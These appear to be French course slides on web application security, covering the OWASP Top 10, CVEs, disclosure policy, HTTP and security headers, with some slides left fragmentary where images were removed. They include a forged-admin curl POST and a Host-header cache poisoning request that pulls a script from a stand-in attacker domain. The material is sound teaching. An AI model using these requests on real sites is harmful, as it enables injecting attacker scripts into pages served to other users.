Sécurité applicative

partie 2 - applications web

Références spécifiques


Cours utiles :

https://web.stanford.edu/class/cs253/

http://y_challal.esi.dz/index.php/category/courses/ (cf OWASP notamment)

Une priorité ?


Important pour les éditeurs




Pourquoi y a-t-il des problèmes de sécu applicative ?

- C’est complexe
- On ne sait pas comment faire
- Manque de temps
- On pense qu’on est protégé
- On pense que ca n’est pas prioritaire / viabilité économique
- On ne met pas à jour
  https://blog.cloudflare.com/javascript-libraries-are-almost-never-updated/


(et autres variantes)



Approche black-box




Approche black-box



Mais on a moins de contrôle sur l'environnement (dépend du cloud)

Frameworks (WAF, DAST, RASP)



Frameworks (WAF, DAST, RASP) : avantages et inconvénients

Avantages

- Facilite la compliance
- Permet de détecter automatiquement des problèmes usuels

Inconvénients

- Peut générer une fausse impression de sécurité, si on ne développe pas de compétence en interne (formation !)
- Attention à la dépendance (notamment dans le cas RASP avec des agents au sein de l'application)
- Parfois problématique quand uniquement dans le cloud


2017
OWASP
TOP
10
APPLICATION
SECURITY RISKS
A1
INJECTION
A2
BROKEN AUTHENTICATION
A3
SENSITIVE DATA EXPOSURE
A4
XML EXTERNAL ENTITIES (XXE)
A5
BROKEN ACCESS CONTROL
A6
SECURITY MISCONFIGURATION
A7
CROSS-SITE SCRIPTING (XSS)
A8
INSECURE DESERIALIZATION
A9
USING COMPONENTS WITH KNOWN VULNERABILITIES
A10
INSUFFICIENT LOGGING & MONITORING

OWASP: Top 10 mapped to security domains

Identity & access

- Broken authentication(#2)
- Broken access control (#5)

Code

- Injection (#1)
- XXE (#4)
- XSS (#7)
- Insecure deserialization (#8)
- Using components with known vulnerabilities (#9)

Data

- Sensitive data exposure (#3)

Infrastructure

- Using components with known Vulnerabilities (#9)

Logging & monitoring

- Security misconfiguration (#6)
- Insufficient logging & Monitoring (#10)

OWASP est devenu un référentiel

Utilisé dans les cahiers des charges. Utile mais évolue peu (version actuelle : 2017).

Bien documenté : https://cheatsheetseries.owasp.org/

Polémique lors de la mise à jour, qui pose la question de la gouvernance:

“It caused somewhat of a controversy, as it directly refers to both Web Application Firewalls (WAF) and Runtime Application Self-Protection (RASP). And since apparently it was unilaterally pushed by Contrast Security, a RASP vendor, the uncomfortable conflict of interest is quite obvious.”

OWASP vs Real World

Source : J. Wicket et S. Lietz

OWASP vs Real World

Difficulté de classification

	OWASP TOP 10 App Sec Risks	Real-World Top 10 Attacks
1	Injection	Direct Object Reference
2	Broken Authentication	Forceful Browsing
3	Sensitive Data Exposure	Null Byte Attack
4	XML External Exposures (XXE)	Command Injection
5	Broken Access Control	Feature Abuse
6	Security Misconfiguration	Evasion Techniques
7	Cross Site Scripting	Subdomain Takeover
8	Insecure Deserialization	Misconfiguration
9	Using Components with Known Vulnerabilities	Cross Site Scripting
10	Insufficient Logging/Monitoring	SQL Injection

Source : J. Wicket et S. Lietz

CVE - Common Vulnerabilities and Exposures


Base de données gérée par Mitre: https://cve.mitre.org/

Heartbleed, CVE-2014-0160 - a security vulnerability in the OpenSSL cryptography library that can be exploited to steal secret data and TLS encryption keys - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160

Note : il en existe d'autres bases, par exemple : https://www.first.org/cvss/

Détection de vulnérabilité

Un projet intéressant : github security lab https://securitylab.github.com/



Exemple : vulnérabilité dans OpenSSL

- 2012-2014 : https://fr.wikipedia.org/wiki/Heartbleed
- Depuis : https://www.coreinfrastructure.org

Why didn't you think about doing this before the lack of funding for OpenSSL resulted in Heartbleed?

We're doing what we can now collectively to identify critical projects being overlooked or underfunded so that we drastically reduce the chances of this happening again.

Disclosure policy

Généralités https://www.hackerone.com/blog/Vulnerability-Disclosure-Policy-Basics-5-Critical-Components

Dans github .github.com/en/github/managing-security-vulnerabilities/adding-a-security-policy-to-your-repository

> **Google's Project Zero is now being more considerate with how it discloses security vulnerabilities**
>
> *'Full 90 days by default, regardless of when the bug is fixed'*

Attention : certaines sociétés poursuivent les personnes qui leur indiquent un problème de sécurité ... Vérifier la clause “safe harbor”.

sécurité webapp

Pourquoi est-ce compliqué ?

– – –

“Don’t break the web”

Modern web applications are built on a tangle of technologies that have been developed over time and then haphazardly pieced together. Every piece of the web application stack, from HTTP requests to browser-side scripts, comes with important yet subtle security consequences. To keep users safe, it is essential for developers to confidently navigate this landscape.

-- Tangled Web

Pourquoi est-ce compliqué ?

- côté server : un attaquant peut faire tourner un client HTTP et envoyer ce qu'il veut au server par des scripts

```
> curl -d '{"user":"Mallory", "permission":"admin"}'
       -H "Content-Type: application/json"
       -X POST http://server.com/data
```

Pourquoi est-ce compliqué ?

- protection des utilisateurs contre :
  - les abus de la confiance d'un utilisateur (ex : cross site scripting https://tij.me/blog/stealing-passwords-from-mcdonalds-users/)
  - social engineering
  - trackers/data profiles
  - fonctionnalités de bas niveau / accès hardware
  - etc

- via le browser
  - un site peut télécharger du contenu, exécuter des scripts (ex: javascript), ouvrir des sockets, etc.

Rappels sur HTTP


- modèle client/Server
- protocole lisible par un humain (texte)
- Extensible (HTTP headers)
- Stateless : 2 requêtes n’on aucune relation entre elles
- Agnostic sur le protocole de transport (mais besoin d’un transport qui garantit la livraison)

Rappels sur HTTP

HTTP = protocole client / serveur stateless (1997)

En 2015, HTTP/2 présente des optimisations (multiplexing, serveur push, TLS handshake etc.) - en jan. 2020, utilisé par 43% des sites

HTTP/3 (QUIC) s'appuiera sur une couche UDP améliorée



status HTTP


- 1xx - Informational ("Hold on")
- 2xx - Success ("Here you go")
- 3xx - Redirection ("Go away")
- 4xx - Client error ("You messed up")
- 5xx - Server error ("I messed up")

Pourquoi a-t-on systématisé HTTPS ?

---

https://www.cloudflare.com/learning/ssl/why-is-http-not-secure/


https://blog.cryptographyengineering.com/2019/09/24/looking-back-at-the-snowden-revelations/



Source : https://transparencyreport.google.com/https/overview

Rappel : qu’est-ce qu’une URL ?

« Les gens ont vraiment du mal à comprendre les URL » - Google



Des alternatives qui nous éloignent du web ouvert
https://blog.chromium.org/2020/08/helping-people-spot-spoofs-url.html

Différents types d’URL

- URL complète news


- URL relative january news
  - identique à http://example.com/news/1

- URL absolue events

Requêtes HTTP - exemple d'API

Méthodes :

- `GET`
- `POST`
- `PUT`
- `HEAD`
- `DELETE`
- `PATCH`
- `OPTIONS`




HTTP GET


```
> curl -v http://google.com
```

Les en-têtes HTTP (headers)

Exemple du site OWASP (via les chrome dev tools)



Les headers HTTP classiques

- Host - nom de domaine (e.g. example.com)
- User-Agent - nom du browser et de l'OS
- Referer - la page qui vous a amené ici
- Cookie - fourni par le server, svt utilisé pour rester loggé https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
- On peut gérer le cache, le type de contenu (accept), de langue, d'encodage etc.

Security headers

X-XSS-Protection : prevent cross site scripting

X-Frame-Options : against iframe (ex: phishing attack)

X-Content-Type-Options : nosniff

Strict-Transport-Security : enforce HTTPS

Content-Security-Policy

Security headers - Nodejs

---

https://helmetjs.github.io/

(pour express)

Module	Default?
contentSecurityPolicy for setting Content Security Policy	
dnsPrefetchControl controls browser DNS prefetching	✓
expectCt for handling Certificate Transparency	
featurePolicy to limit your site's features	
frameguard to prevent clickjacking	✓
hidePoweredBy to remove the X-Powered-By header	✓
hsts for HTTP Strict Transport Security	✓
ieNoOpen sets X-Download-Options for IE8+	✓
noCache to disable client-side caching	
noSniff to keep clients from sniffing the MIME type	✓
permittedCrossDomainPolicies for handling Adobe products' crossdomain requests	
referrerPolicy to hide the Referer header	
xssFilter adds some small XSS protections	✓

HOST header

“Je viens de ce domaine”

Utilisé lors de l'utilisation d'hôtes virtuels Apache ou Nginx pour déterminer quelle application doit gérer la demande, où de nombreuses applications peuvent partager la même adresse IP de serveur.

Attention aussi aux différences entre environnements de développement et de prod.

HOST header - attaque = web cache poisoning

Une fois que l'utilisateur a demandé le fichier, un proxy de mise en cache ou un CDN devant le site pourrait alors stocker une copie de la page qui inclurait désormais la demande malveillante. À leur tour, les utilisateurs qui demandent le même élément de contenu recevraient la copie empoisonnée et mise en cache du contenu.

```
GET /index.html HTTP/1.1

Host: evildomain.com

<script src="{{ request.META.HTTP_HOST }}/evilscript.js">
```

